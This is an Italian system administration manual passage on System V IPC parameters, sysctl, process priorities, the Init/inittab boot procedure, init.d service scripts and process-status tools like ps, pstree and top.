L'IPC di System V è un sistema di comunicazione tra processi sofisticato che permette di gestire code di messaggi, semafori e memoria condivisa. Teoricamente un sistema Unix può essere privo di questa gestione, per esempio un kernel Linux può essere compilato senza questa funzionalità, ma in pratica conviene che sia presente, perché molti programmi dipendono da questa.

Una delle questioni ricorrenti che riguardano la gestione dell'IPC di System V è la gestione della memoria condivisa. Si accede a queste informazioni con l'aiuto del programma '**sysctl**':

sysctl -a | less [*Invio*]

```
...
kernel.shmmni = 4096
kernel.shmall = 2097152
kernel.shmmax = 33554432
...
```

Generalmente è meglio non toccare questi valori, ma in alcuni documenti si fa riferimento a questa possibilità, per poter utilizzare dei programmi particolarmente pesanti dal punto di vista dell'utilizzo della memoria. A titolo di esempio, volendo raddoppiare il valore della memoria condivisa massima, si potrebbe intervenire così:

sysctl -w kernel.shmmax=67108864 [*Invio*]

Tabella 91.5. Parametri di IPC di System V.

Parametro	Descrizione
SHMMAX	Dimensione massima, in byte, di un segmento di memoria condivisa.
SHMMIN	Dimensione minima di un segmento di memoria condivisa, espresso in byte.
SHMALL	Quantità massima di memoria condivisa che si può usare, espressa byte o in pagine di memoria.
SHMSEG	Quantità massima di segmenti di memoria condivisa per ogni processo elaborativo.
SHMMNI	Quantità massima di segmenti di memoria condivisa per tutto il sistema.
SEMMNI	Quantità massima di insiemi di semafori.
SEMMNS	Quantità massima di semafori per tutto il sistema.
SEMMSL	Quantità massima di semafori per insieme.
SEMMAP	Quantità massima di voci nella mappa dei semafori.
SEMVMX	Valore massimo di semaforo.

91.4 Scheduling e priorità

La gestione simultanea dei processi è ottenuta normalmente attraverso la suddivisione del tempo di CPU, in maniera tale che a turno ogni processo abbia a disposizione un breve intervallo di tempo di elaborazione. Il modo con cui vengono regolati questi turni è lo *scheduling*, ovvero la pianificazione di questi processi.

La maggiore o minore percentuale di tempo di CPU che può avere un processo è regolata dalla priorità espressa da un numero. Il numero che rappresenta una priorità deve essere visto al contrario di come si è abituati di solito: un valore elevato rappresenta una priorità bassa, cioè meno tempo a disposizione, mentre un valore basso (o negativo) rappresenta una priorità elevata, cioè più tempo a disposizione.[1]

Sotto questo aspetto diventa difficile esprimersi in modo chiaro: una ***bassa priorità*** si riferisce al numero che ne esprime il valore o alle risorse disponibili? Evidentemente si può solo fare attenzione al contesto per capire bene il significato di ciò che si intende.

La priorità di esecuzione di un processo viene definita in modo autonomo da parte del sistema e può essere regolata da parte dell'utente sommandovi il cosiddetto valore ***nice***. Di conseguenza, un valore nice positivo aumenta il valore della priorità, mentre un valore negativo lo diminuisce.

91.5 Privilegi dei processi

Nei sistemi operativi Unix c'è la necessità di distinguere i privilegi concessi agli utenti, definendo un nominativo e un numero identificativo riferito all'utente e al gruppo (o ai gruppi) a cui questo appartiene. L'utente fisico è rappresentato virtualmente dai processi che lui stesso mette in esecuzione; pertanto, un'informazione essenziale riferita ai processi è quella che stabilisce l'appartenenza a un utente e a un gruppo. In altri termini, ogni processo porta con sé l'informazione del numero UID e del numero GID, in base ai quali ottiene i privilegi relativi e gli viene concesso o meno di compiere le operazioni per cui è stato avviato.

91.6 Variabili di sistema

I sistemi Unix possono includere una funzionalità denominata Sysctl, con la quale è possibile accedere a delle «variabili di sistema», ovvero dei parametri che controllano il comportamento del kernel. Nei sistemi GNU/Linux è possibile realizzare un kernel sprovvisto di tale funzionalità, ma in generale è meglio che sia inclusa.

L'utente '**`root`**' può accedere alla lettura e alla modifica di queste variabili di sistema attraverso il programma '**`sysctl`**':

```
sysctl [opzioni]
```

```
sysctl [opzioni] variabile...
```

```
sysctl [opzioni] -w variabile=valore...
```

Per elencare la situazione di tutte le variabili di sistema si usa normalmente l'opzione '**`-a`**':

```
# sysctl -a [Invio]
```

```
sunrpc.nlm_debug = 0
sunrpc.nfsd_debug = 0
sunrpc.nfs_debug = 0
sunrpc.rpc_debug = 0
...
fs.quota.lookups = 0
fs.lease-break-time = 45
fs.dir-notify-enable = 1
fs.leases-enable = 1
fs.overflowgid = 65534
```

```
fs.overflowuid = 65534
fs.dentry-state = 200   13      45      0       0       0
fs.file-max = 8192
fs.file-nr = 315        47      8192
fs.inode-state = 216    6       0       0       0       0       0
fs.inode-nr = 216       6
```

L'elenco che si ottiene è comunque più lungo di come si vede da questo esempio. Per conoscere in modo particolare lo stato di una o di alcune variabili basta indicare i loro nomi alla fine della riga di comando:

`#` **`sysctl kernel.shmmax kernel.domainname`** [*Invio*]

```
kernel.shmmax = 33554432
kernel.domainname = (none)
```

Per modificare una variabile si usa l'opzione '**`-w`**':

`#` **`sysctl -w kernel.shmmax=67108864`** [*Invio*]

Generalmente non c'è alcuna necessità di cambiare i valori delle variabili accessibili attraverso Sysctl; tuttavia, se così fosse, potrebbe essere utile fare in modo che tali modifiche vengano ripristinate ogni volta che si riavvia il sistema operativo. Oltre alla possibilità di realizzare uno script eseguito automaticamente in fase di avvio, è possibile intervenire nel file '`/etc/sysctl.conf`', che si compone semplicemente di direttive di assegnamento a variabili che fanno parte di Sysctl:

```
# /etc/sysctl.conf - Configuration file for setting system variables
# See sysctl.conf (5) for information.

kernel.domainname = brot.dg
```

L'esempio mostra l'assegnamento alla variabile '**`kernel.domainname`**' della stringa '**`brot.dg`**'. Si osservi che gli spazi prima e dopo il valore assegnato vengono ignorati. Come si può intuire, il carattere '**`#`**' introduce un commento, che viene ignorato fino alla fine della riga, così come vengono ignorate le righe vuote e quelle bianche.

È bene ribadire che generalmente non c'è alcun bisogno di intervenire nella modifica delle variabili di sistema controllate attraverso Sysctl, pertanto è normale che sia presente il file '`/etc/sysctl.conf`', ma commentato completamente.

[1] Il concetto di priorità fa riferimento a una sequenza ordinata di elementi: il primo, cioè quello che ha precedenza sugli altri, è quello che ha il valore inferiore.

Capitolo 92

Procedura di inizializzazione del sistema (System V)

Quando un sistema Unix viene avviato, il kernel si prende cura di avviare il processo iniziale, Init, a partire dal quale vengono poi generati tutti gli altri. Di solito si utilizza un meccanismo di inizializzazione derivato dallo UNIX System V.

Init determina quali siano i processi da avviare successivamente, in base al contenuto di '`/etc/inittab`' il quale a sua volta fa riferimento a una serie di script contenuti normalmente all'interno della directory '`/etc/rc.d/`', '`/etc/init.d/`', o in un'altra analoga.

All'interno di '`/etc/inittab`' si distinguono azioni diverse in funzione del ***livello di esecuzione*** (*run level*), di solito un numero da zero a sei. Per convenzione, il livello zero identifica le azioni necessarie per fermare l'attività del sistema, in modo da permetterne lo spegnimento; il livello sei riavvia il sistema; il livello uno mette il sistema in condizione di funzionare in modalità monoutente.

Le distribuzioni GNU più sofisticate e confortevoli permettono di configurare il sistema attraverso dei programmi che guidano l'utente. Ciò significa che questi programmi sono in grado di produrre automaticamente script e file di configurazione tradizionali, ma per fare questo devono gestire un proprio sistema di file di configurazione che non appartiene allo standard generale.

L'organizzazione della procedura di inizializzazione del sistema e dei livelli di esecuzione costituisce il punto su cui si distinguono maggiormente le distribuzioni GNU. Benché alla fine si tratti sempre della stessa cosa, il modo di strutturare e di collocare gli script è molto diverso da una distribuzione all'altra. Quando si acquista più esperienza, ci si accorge che queste differenze non sono poi un grosso problema, ma all'inizio è importante comprendere e accettare che il sistema operativo e la sua distribuzione particolare mostra un'interpretazione della soluzione del problema e non il risultato definitivo.

92.1 Init

Init è il processo principale che genera tutti gli altri. All'avvio del sistema legge il file '`/etc/inittab`' il quale contiene le informazioni per attivare gli altri processi necessari, compresa la gestione dei terminali. Per prima cosa viene determinato il livello di esecuzione iniziale, ottenendo l'informazione dalla direttiva '**`initdefault`**' di '`/etc/inittab`'. Quindi vengono attivati i processi essenziali al funzionamento del sistema e infine i processi che combaciano con il livello di esecuzione attivato.

92.1.1 Eseguibile «init»

L'eseguibile '**`init`**' può essere invocato dall'utente '**`root`**' durante il funzionamento del sistema, per cambiare il livello di esecuzione, oppure per ottenere il riesame del suo file di configurazione ('`/etc/inittab`'):

```
init [opzioni]
```

Tabella 92.1. Alcune opzioni.

Opzione	Descrizione
`-t` *secondi*	Stabilisce il numero di secondi di attesa prima di cambiare il livello di esecuzione. In mancanza si intende 20 secondi.
`0 | 1 | 2 | 3 | 4 | 5 | 6`	Un numero da zero a sei stabilisce il livello di esecuzione a cui si vuole passare.
`a | b | c`	Una lettera '**a**', '**b**' o '**c**' richiede di eseguire soltanto i processi indicati all'interno di '`/etc/inittab`' che hanno un livello di esecuzione pari alla lettera specificata. In pratica, una lettera non indica un livello di esecuzione vero e proprio, in quanto si tratta di una possibilità di configurazione del file '`/etc/inittab`' per definire i cosiddetti livelli «a richiesta» (*on demand*).
`Q | q`	Richiede di riesaminare il file '`/etc/inittab`' (dopo che questo è stato modificato).
`S | s`	Richiede di passare alla modalità monoutente, ma non è pensato per essere utilizzato direttamente, in quanto per questo si preferisce selezionare il livello di esecuzione numero uno.

Segue la descrizione di alcuni esempi.

- `#` **`init 1`** [*Invio*]

  Pone il sistema al livello di esecuzione uno: monoutente.

- `#` **`init 0`** [*Invio*]

  Pone il sistema al livello di esecuzione zero: arresto del sistema. Equivale (in linea di massima) all'esecuzione di '**`shutdown -h now`**'.

- `#` **`init 6`** [*Invio*]

  Pone il sistema al livello di esecuzione sei: riavvio. Equivale (in linea di massima) all'esecuzione di '**`shutdown -r now`**'.

92.1.2 File di configurazione «/etc/inittab»

Il file '`inittab`' descrive quali processi vengono avviati al momento dell'avvio del sistema e durante il funzionamento normale di questo. Init, il processo principale, distingue diversi livelli di esecuzione, per ognuno dei quali può essere stabilito un gruppo diverso di processi da avviare.

La struttura dei record che compongono le direttive di questo file può essere schematizzata nel modo seguente:

id : *livelli_di_esecuzione* : *azione* : *processo*

I campi vanno interpretati così:

- *id* è una sequenza unica di due caratteri che identifica il record (la riga) all'interno di '**`inittab`**';

- ***livelli_di_esecuzione*** elenca i livelli di esecuzione con cui l'azione indicata deve essere eseguita;
- ***azione*** indica l'azione da eseguire;
- ***processo*** specifica il processo da eseguire.

Se il nome del processo inizia con un simbolo '**+**', Init non esegue l'aggiornamento di '`/var/run/utmp`' e '`/var/log/wtmp`' per quel processo; ciò è utile quando il processo stesso provvede da solo a questa operazione (la descrizione del significato e dell'importanza di questi due file si trova nel capitolo 132).

Il penultimo campo dei record di questo file, identifica l'azione da compiere. Questa viene rappresentata attraverso una parola chiave, come descritto dall'elenco seguente.

Parola chiave	Descrizione
'**respawn**'	Quando il processo termina, viene riavviato.
'**wait**'	Il processo viene avviato una volta (sempre che il livello di esecuzione lo consenta) e Init attende che termini prima di eseguirne degli altri.
'**once**'	Il processo viene eseguito una volta quando il livello di esecuzione lo consente.
'**boot**'	Il processo viene eseguito al momento dell'avvio del sistema. Il campo del livello di esecuzione viene ignorato.
'**bootwait**'	Il processo viene eseguito al momento dell'avvio del sistema e Init attende la fine del processo prima di proseguire. Il campo del livello di esecuzione viene ignorato.
'**off**'	Non fa alcunché.
'**ondemand**'	Si tratta dei record «a richiesta» che vengono presi in considerazione quando viene richiamato Init seguito da una lettera '**a**', '**b**' o '**c**', che rappresentano appunto tre possibili livelli di esecuzione *on demand*. Le lettere '**a**', '**b**' o '**c**' non sono livelli di esecuzione, ma solo un modo per selezionare una serie di processi *on demand* indicati all'interno del file '`/etc/inittab`'.
'**initdefault**'	Permette di definire il livello di esecuzione predefinito per l'avvio del sistema. Se non viene specificato, Init richiede l'inserimento di questo valore attraverso la console.
'**sysinit**'	Il processo viene eseguito al momento dell'avvio del sistema, prima di quelli indicati come '**boot**' e '**bootwait**'. Il campo del livello di esecuzione viene ignorato.
'**powerwait**'	Il processo viene eseguito quando Init riceve il segnale '**SIGPWR**' che indica un problema con l'alimentazione elettrica. Init attende la fine del processo prima di proseguire.
'**powerfail**'	Il processo viene eseguito quando Init riceve il segnale '**SIGPWR**' che indica un problema con l'alimentazione elettrica. Init **non** attende la fine del processo.
'**powerokwait**'	Il processo viene eseguito quando Init ha ricevuto il segnale '**SIGPWR**', che indica un problema con l'alimentazione elettrica, ed è anche presente il file '`/etc/powerstatus`' contenente la parola '**OK**'. Ciò significa che l'alimentazione elettrica è tornata allo stato di normalità.
'**ctrlaltdel**'	Il processo viene eseguito quando Init riceve il segnale '**SIGINT**'. Ciò significa che è stata premuta la combinazione di tasti [*Ctrl Alt Canc*] ([*Ctrl Alt Del*] nelle tastiere inglesi).
'**kbrequest**'	Il processo viene eseguito quando Init riceve un segnale dal gestore della tastiera che sta a indicare la pressione di una combinazione speciale di tasti sulla tastiera della console.

Il secondo campo, quello dei livelli di esecuzione, può contenere diversi caratteri che stanno a indicare diversi livelli di esecuzione possibili. Per esempio, la stringa '**123**' indica che il processo specificato va eseguito indifferentemente per tutti i livelli di esecuzione da uno a tre.

Questo campo può contenere anche una lettera dell'alfabeto: '**a**', '**b**' o '**c**' che sta a indicare un livello a richiesta. Nel caso di azioni del tipo '**sysinit**', '**boot**' e '**bootwait**', il campo del livello di esecuzione viene ignorato.

Negli esempi seguenti, si mostra prima un record del file '/etc/inittab' e quindi, sotto, la sua descrizione.

- ```
  id:5:initdefault:
  ```
  Definisce il livello di esecuzione iniziale: cinque.

- ```
  si::sysinit:/etc/rc.d/rc.sysinit
  ```
  Inizializzazione del sistema: è la prima cosa a essere eseguita dopo l'avvio del sistema stesso. In pratica viene avviato lo script '/etc/rc.d/rc.sysinit' (Red Hat).

- ```
  l1:1:wait:/etc/rc.d/rc 1
  ```
  Indica di eseguire '/etc/rc.d/rc', con l'argomento '**1**', nel caso in cui il livello di esecuzione sia pari a uno: singolo utente (Red Hat)

- ```
  rc:2345:wait:/etc/rc.d/rc.M
  ```
  Indica lo script ('/etc/rc.d/rc.M') da eseguire per i livelli di esecuzione da due a cinque (Slackware).

- ```
  ca::ctrlaltdel:/sbin/shutdown -t5 -rfn now
  ```
  Indica il programma da eseguire in caso di pressione della combinazione [*Ctrl Alt Canc*]. Il livello di esecuzione non viene indicato perché è indifferente (Slackware).

- ```
  l0:0:wait:/etc/rc.d/rc 0
  ```
  Indica di eseguire '/etc/rc.d/rc', con l'argomento '**0**', nel caso in cui il livello di esecuzione sia pari a zero: arresto del sistema (Red Hat).

- ```
  l6:6:wait:/etc/rc.d/rc 6
  ```
  Indica di eseguire '/etc/rc.d/rc', con l'argomento '**6**', nel caso in cui il livello di esecuzione sia pari a sei: riavvio (Red Hat).

- ```
  pf::powerfail:/sbin/shutdown -f +5 "THE POWER IS FAILING"
  ```
  Indica il programma da eseguire quando si verifica un problema con l'alimentazione elettrica (una vecchia edizione Slackware).

- ```
  pf::powerfail:/sbin/genpowerfail start"
  ```
  Come nell'esempio precedente, ma realizzato in modo differente (Slackware).

- ```
  pg:0123456:powerokwait:/sbin/shutdown -c "THE POWER IS BACK"
  ```
  Indica il programma da eseguire se l'alimentazione elettrica torna normale prima del completamento del processo avviato quando si è verificato il problema (una vecchia edizione Slackware).

- ```
  pg::powerokwait:/sbin/genpowerfail stop"
  ```
  Come nell'esempio precedente, ma realizzato in modo differente (Slackware).

- ```
  1:12345:respawn:/sbin/mingetty tty1
  2:2345:respawn:/sbin/mingetty tty2
  3:2345:respawn:/sbin/mingetty tty3
  4:2345:respawn:/sbin/mingetty tty4
  5:2345:respawn:/sbin/mingetty tty5
  6:2345:respawn:/sbin/mingetty tty6
  ```
  Si tratta dell'elenco di console virtuali utilizzabili. La prima si attiva per tutti i livelli di esecuzione da uno a cinque, le altre solo per i livelli superiori a uno. In questo caso è '**`mingetty`**' a essere responsabile dell'attivazione delle console virtuali (Red Hat).

- ```
  s1:45:respawn:/sbin/agetty -L ttyS0 9600 vt100
  ```
  Indica l'attivazione di un terminale connesso sulla prima porta seriale. Si attiva solo con i livelli di esecuzione quattro o cinque (Slackware).

- ```
  d2:45:respawn:/sbin/agetty -mt60 38400,19200,9600,2400,1200 ttyS1 vt100
  ```
  Indica l'attivazione di un terminale remoto connesso via modem sulla seconda porta seriale. Si attiva solo con i livelli di esecuzione quattro o cinque (Slackware).

- ```
  x:5:respawn:/usr/bin/X11/xdm -nodaemon
  ```
  Nel caso il livello di esecuzione sia pari a cinque, esegue '`/usr/bin/X11/xdm`' che si occupa di avviare una procedura di accesso (*login*) all'interno dell'ambiente grafico X (Red Hat).

92.1.3 Script «/etc/initscript»

Quando lo script di shell '`/etc/initscript`' esiste, viene utilizzato da Init per avviare i processi indicati all'interno del file '`/etc/inittab`'.

`/etc/initscript` ***id*** ***livello_di_esecuzione*** ***azione*** ***processo***

Di solito questo script non è presente, tuttavia potrebbe essere utile per definire delle variabili di ambiente e altre impostazioni che riguardano l'interpretazione degli script della procedura di inizializzazione del sistema. La documentazione *initscript(5)* mostra un esempio simile a quello seguente, che dovrebbe chiarire il senso di questa possibilità.
  ```

```
# initscript   Executed by init(8) for every program it
#              wants to spawn like this:
#
#              /bin/sh /etc/initscript <id> <level> <action> <process>
#

# Set umask to safe level, and enable core dumps.
umask 022
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Execute the program.
eval exec "$4"
```

Come si vede anche dai commenti dell'esempio, '**`initscript`**' riceve da Init una serie di argomenti che rappresentano tutti i campi contenuti nel record corrispondente di '`/etc/inittab`'.

92.2 Script della procedura di inizializzazione del sistema

La prima differenza importante che distingue le varie distribuzioni GNU sta nell'organizzazione degli script della procedura di inizializzazione del sistema. Il punto di riferimento comune è Init con il suo '`/etc/inittab`'; da questo file si intende quali siano il comandi avviati in presenza di un livello di esecuzione determinato; quello che c'è dopo costituisce il problema più grosso.

Volendo semplificare molto le cose, si può pensare al fatto che ci dovrebbe essere una directory specifica, contenente un gruppetto di script utilizzato esclusivamente per questi scopi.

La directory in questione non ha una collocazione standard, salvo il fatto che storicamente si trova nell'ambito della gerarchia '`/etc/`'. Le motivazioni che spingono a un'impostazione differente di questi script della procedura di inizializzazione del sistema, possono essere varie. Anche la collocazione di tale directory è controversa, a cominciare dal fatto che la directory '`/etc/`' non dovrebbe contenere programmi e nemmeno script. Infatti, a questo proposito, la distribuzione SuSE colloca questi script nella directory '`/sbin/init.d/`'.

92.3 Procedura di attivazione e disattivazione dei servizi

Gli script della procedura di inizializzazione del sistema hanno il compito di avviare il sistema operativo e di fermarlo, attivando e disattivando tutti i servizi necessari, cioè intervenendo nell'avvio e nella conclusione del funzionamento dei demoni relativi.

Si può intuire che non sia possibile realizzare uno o più script del genere per avviare tutti i tipi di demone che possono essere presenti nel proprio sistema, anche perché ci possono essere dei servizi installati che però non si vogliono gestire. Di conseguenza, nella situazione più banale, quando si intende installare e gestire un nuovo servizio, occorre anche modificare la procedura di inizializzazione del sistema per attivare il demone relativo e per disattivarlo nel momento dell'arresto del sistema. Una cosa del genere può andare bene per una persona esperta, ma si tratta sempre di un'impostazione piuttosto scomoda.

Nel tempo si è diffuso uno standard per risolvere questo problema, ed è ciò che viene descritto nelle sezioni seguenti.

92.3.1 Script di avvio e interruzione di un servizio

Secondo una convenzione diffusa, per facilitare l'avvio e la conclusione dei servizi si definisce una directory specifica, che potrebbe essere '`/etc/rc.d/init.d/`', o '`/etc/init.d/`', o ancora '`/sbin/init.d/`', all'interno della quale si possono inserire degli script che hanno una sintassi uniforme.

```
nome_servizio {start|stop}
```

In pratica, il nome dello script tende a corrispondere a quello del servizio che si intende controllare; l'argomento costituito dalla parola chiave '**`start`**' fa sì che lo script avvii il servizio, mentre la parola chiave '**`stop`**' serve a concluderlo.

Questi script possono essere più o meno raffinati, per esempio possono accettare anche altri tipi di ordini (come '**`restart`**', allo scopo di riavviare un servizio), ma la cosa più importante è che dovrebbero evitare di avviare dei doppioni, controllando prima di avviare qualcosa, se per caso questo risulta già attivo. Naturalmente, un servizio può essere ottenuto con l'avvio di diversi programmi demone e in questo è molto comodo tale sistema di script specifici.

A titolo di esempio viene mostrato come potrebbe essere composto uno script del genere, per l'avvio del servizio ipotetico denominato '**`pippo`**', che si avvale del programma omonimo per gestirlo. Per semplicità, non vengono indicati accorgimenti particolari per controllare che il servizio sia già attivo o meno.

```
#!/bin/sh
#
# init.d/pippo {start|stop|restart}
#

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Pippo: "
        /usr/sbin/pippo &
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio Pippo: "
        killall pippo
        echo
        ;;
  restart)
        killall -HUP pippo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop|restart}"
```

```
        exit 1
esac

exit 0
```

Lo scopo e la vera utilità di questi script sta nel facilitare una standardizzazione della procedura di inizializzazione del sistema; tuttavia si può intuire la possibilità di sfruttarli anche per attivare e disattivare manualmente un servizio, senza intervenire direttamente sui programmi relativi.

92.3.2 Collegamenti simbolici per ogni livello di esecuzione

Procedendo intuitivamente, si potrebbe pensare di fare in modo che la procedura di inizializzazione del sistema, provveda a eseguire tutti gli script di controllo dei servizi, utilizzando l'argomento '**`start`**' all'avvio e l'argomento '**`stop`**' allo spegnimento. Una cosa del genere è molto semplice da realizzare, ma si pongono due problemi: alcuni servizi potrebbero essere a disposizione, senza che la procedura di inizializzazione del sistema debba avviarli automaticamente; inoltre la sequenza di attivazione e di disattivazione dei servizi potrebbe essere importante.

In pratica, si utilizza un meccanismo molto semplice: si predispongono tante directory quanti sono i livelli di esecuzione gestiti attraverso il file '`/etc/inittab`'. Queste directory hanno il nome '`rc`***n***`.d/`', dove ***n*** rappresenta il numero del livello di esecuzione corrispondente. La loro collocazione effettiva potrebbe essere '`/etc/rc`***n***`.d/`', '`/etc/rc.d/rc`***n***`.d/`' o anche '`/sbin/init.d/rc`***n***`.d/`'. All'interno di queste directory si inseriscono dei collegamenti simbolici che puntano agli script descritti nella sezione precedente, in modo che siano presenti i riferimenti ai servizi desiderati per ogni livello di esecuzione (distinto in base alla directory '`rc`***n***`.d/`' particolare).

I nomi di questi collegamenti iniziano in modo speciale: '`K`***nn***' e '`S`***nn***'. I collegamenti che iniziano con la lettera «S» (*Start*) servono per individuare gli script da utilizzare per l'attivazione dei servizi, vengono avviati con l'argomento '**`start`**', in ordine alfabetico, in base alla sequenza fissata con le due cifre numeriche successive che servono proprio a distinguerne la sequenza. I collegamenti che iniziano con la lettera «K» (*Kill*) servono per individuare gli script da utilizzare per la disattivazione dei servizi, vengono avviati con l'argomento '**`stop`**', anche questi in ordine alfabetico.

Ecco, a titolo di esempio, cosa potrebbe contenere una di queste directory:

`$` **`tree rc6.d`**[*Invio*]

```
rc6.d/
|-- K11cron -> ../init.d/cron
|-- K14ppp -> ../init.d/ppp
|-- K15fetchmail -> ../init.d/fetchmail
|-- K19aumix -> ../init.d/aumix
|-- K19setserial -> ../init.d/setserial
|-- K20boa -> ../init.d/boa
|-- K20exim -> ../init.d/exim
|-- K20gpm -> ../init.d/gpm
```

```
|-- K20inetd -> ../init.d/inetd
|-- K20lprng -> ../init.d/lprng
|-- K20makedev -> ../init.d/makedev
|-- K20pcmcia -> ../init.d/pcmcia
|-- K20postgresql -> ../init.d/postgresql
|-- K20psad -> ../init.d/psad
|-- K20ssh -> ../init.d/ssh
|-- K25hwclock.sh -> ../init.d/hwclock.sh
|-- K30etc-setserial -> ../init.d/etc-setserial
|-- K79nfs-common -> ../init.d/nfs-common
|-- K80nfs-kernel-server -> ../init.d/nfs-kernel-server
|-- K85bind9 -> ../init.d/bind9
|-- K89atd -> ../init.d/atd
|-- K89hotplug -> ../init.d/hotplug
|-- K89klogd -> ../init.d/klogd
|-- K90sysklogd -> ../init.d/sysklogd
|-- S10portmap -> ../init.d/portmap
|-- S19devfsd -> ../init.d/devfsd
|-- S20sendsigs -> ../init.d/sendsigs
|-- S30urandom -> ../init.d/urandom
|-- S31umountnfs.sh -> ../init.d/umountnfs.sh
|-- S35networking -> ../init.d/networking
|-- S40umountfs -> ../init.d/umountfs
|-- S50raid2 -> ../init.d/raid2
`-- S90reboot -> ../init.d/reboot

0 directories, 37 files
```

A titolo di esempio viene mostrato un pezzo di uno script, per una shell Bourne o derivata, fatto per scandire un elenco di collegamenti del genere, allo scopo di attivare e di disattivare i servizi, a partire dai collegamenti contenuti nella directory '`/etc/rc3.d/`'. Per un lettore inesperto, questo potrebbe essere un po' difficile da leggere, ma l'esempio viene aggiunto per completare l'argomento.

```
#!/bin/sh
…
…
#
# Attivazione dei servizi del livello di esecuzione 3.
#
for I in /etc/rc3.d/K*;
do
    #
    # Disattiva il servizio.
    #
    $I stop
done
#
```

```
for I in /etc/rc3.d/S*;
do
    #
    # Attiva il servizio.
    #
    $I start
done
```

In pratica, prima si disattivano i servizi corrispondenti ai collegamenti che iniziano con la lettera «K», quindi si attivano quelli che hanno la lettera «S». Si può intuire che le directory '`rc0.d/`' e '`rc6.d/`' contengano prevalentemente, o esclusivamente, riferimenti che iniziano con la lettera «K», dal momento che i livelli di esecuzione corrispondenti portano all'arresto del sistema o al suo riavvio.

Capitolo 93

Situazione dei processi

Le informazioni sulla situazione dei processi vengono ottenute a partire dalla tabella dei processi messa a disposizione dal kernel. Dal momento che il meccanismo attraverso cui queste informazioni possono essere ottenute dal kernel non è standardizzato per tutti i sistemi Unix, questi programmi che ne permettono la consultazione hanno raramente un funzionamento conforme.

Il meccanismo utilizzato in particolare dal kernel Linux è quello del file system virtuale innestato nella directory '`/proc/`'. A questo proposito, è il caso di osservare che il pacchetto dei programmi di servizio che permettono di conoscere lo stato dei processi è denominato Procps, in riferimento a questa particolarità del kernel Linux.

Tabella 93.1. Riepilogo dei programmi e dei file per conoscere la situazione dei processi in esecuzione.

Nome	Descrizione
'**`ps`**'	Elenca i processi in esecuzione.
'**`pstree`**'	Elenca i processi in esecuzione in modo strutturato.
'**`top`**'	Mostra l'utilizzo delle risorse da parte dei processi a intervalli regolari.
'**`htop`**'	Come '**`top`**', ma attraverso un'interfaccia interattiva più comoda.
'**`pidof`**'	Elenca i numeri dei processi avviati con il nome indicato.
'**`fuser`**'	Elenca i processi che utilizzano file determinati.
'**`lsof`**'	Elenca i file aperti.
'**`uptime`**'	Informa sul tempo di funzionamento e sul carico medio.
'**`free`**'	Genera un rapporto stringato sull'uso della memoria.
'**`strace`**'	Individua le chiamate di sistema e i segnali di un processo elaborativo.

93.1 Process status

Il controllo dello stato dei processi esistenti avviene fondamentalmente attraverso l'uso di '**`ps`**',[1] '**`pstree`**' [2] e '**`top`**'. [3] Il primo mostra un elenco di processi e delle loro caratteristiche, il secondo un albero che rappresenta la dipendenza gerarchica dei processi e il terzo l'evolversi dello stato di questi.

I programmi '**`ps`**' e '**`pstree`**' rappresentano la situazione di un istante: il primo si presta per eventuali rielaborazioni successive, mentre il secondo è particolarmente adatto a seguire l'evoluzione di una catena di processi, specialmente quando a un certo punto si verifica una transizione nella proprietà dello stesso (UID).

\# **`ps`** [*Invio*]

```
PID TTY STAT  TIME COMMAND
374   1 S    0:01 /bin/login -- root
375   2 S    0:00 /sbin/mingetty tty2
376   3 S    0:00 /sbin/mingetty tty3
377   4 S    0:00 /sbin/mingetty tty4
380   5 S    0:00 /sbin/mingetty tty5
382   1 S    0:00 -bash
444  p0 S    0:00 su
445  p0 S    0:00 bash
588  p0 R    0:00 ps
```

```
$ pstree -u -p [Invio]
```

```
init(1)-+-atd(868,daemon)
        |-bdflush(6)
        |-boa(728,www-data)
        |-cron(871)
        |-devfsd(40)
        |-diskmond(812)
        |-getty(879)
        |-getty(882)
        …
        |-sh(881,tizio)---startx(889)---xinit(900)-+-Xorg(901,root)
        |                                          `-xinitrc(905)---fvwm2(907)
        …
        `-xinetd(857)
```

Invece, il programma '**top**' impegna un terminale (o una finestra di terminale all'interno del sistema grafico) per mostrare costantemente l'aggiornamento della situazione. Si tratta quindi di un controllo continuo, con l'aggiunta però della possibilità di interferire con i processi inviandovi dei segnali o cambiandone il valore nice.

Figura 93.4. Il programma '**top**'.

```
 10:13pm  up 58 min,  5 users,  load average: 0.09, 0.03, 0.01
67 processes: 65 sleeping, 2 running, 0 zombie, 0 stopped
CPU states:  5.9% user,  0.7% system,  0.0% nice, 93.5% idle
Mem:   62296K av,  60752K used,   1544K free,  36856K shrd,  22024K buff
Swap: 104416K av,      8K used, 104408K free                 16656K cached

  PID USER     PRI  NI  SIZE  RSS SHARE STAT  LIB %CPU %MEM   TIME COMMAND
  588 root      16   0  6520 6520  1368 R       0  5.1 10.4   0:02 X
  613 daniele    6   0   736  736   560 R       0  1.3  1.1   0:00 top
  596 daniele    1   0  1108 1108   872 S       0  0.1  1.7   0:00 fvwm2
    1 root       0   0   388  388   336 S       0  0.0  0.6   0:08 init
    2 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kflushd
    3 root       0   0     0    0     0 SW      0  0.0  0.0   0:00 kswapd
   82 root       0   0   352  352   300 S       0  0.0  0.5   0:00 kerneld
  139 root       0   0   448  448   364 S       0  0.0  0.7   0:00 syslogd
  148 root       0   0   432  432   320 S       0  0.0  0.6   0:00 klogd
  159 daemon     0   0   416  416   340 S       0  0.0  0.6   0:00 atd
  170 root       0   0   484  484   400 S       0  0.0  0.7   0:00 crond
  181 bin        0   0   336  336   268 S       0  0.0  0.5   0:00 portmap
  204 root       0   0   404  404   336 S       0  0.0  0.6   0:00 inetd
```

93.1.1 Intestazioni

I programmi che visualizzano la situazione dei processi, utilizzano spesso delle sigle per identificare alcune caratteristiche. La tabella 93.5 ne descrive alcune.

Tabella 93.5. Elenco di alcune delle sigle utilizzate dai programmi che permettono di consultare lo stato dei processi in esecuzione.

Sigla	Descrizione
UID	Il numero UID dell'utente proprietario del processo.
PID	Il numero del processo, cioè il PID.
PPID	Il numero PID del processo genitore (quello da cui ha avuto origine).
USER	Il nome dell'utente proprietario del processo.
PRI	La priorità del processo.
NI	Il valore nice.
SIZE	La dimensione complessiva dell'immagine del processo.
RSS	La dimensione della porzione del processo residente effettivamente nella memoria centrale.
SWAP	La dimensione della porzione del processo non residente nella memoria centrale (che pertanto si trova in una memoria di scambio o *swap*).
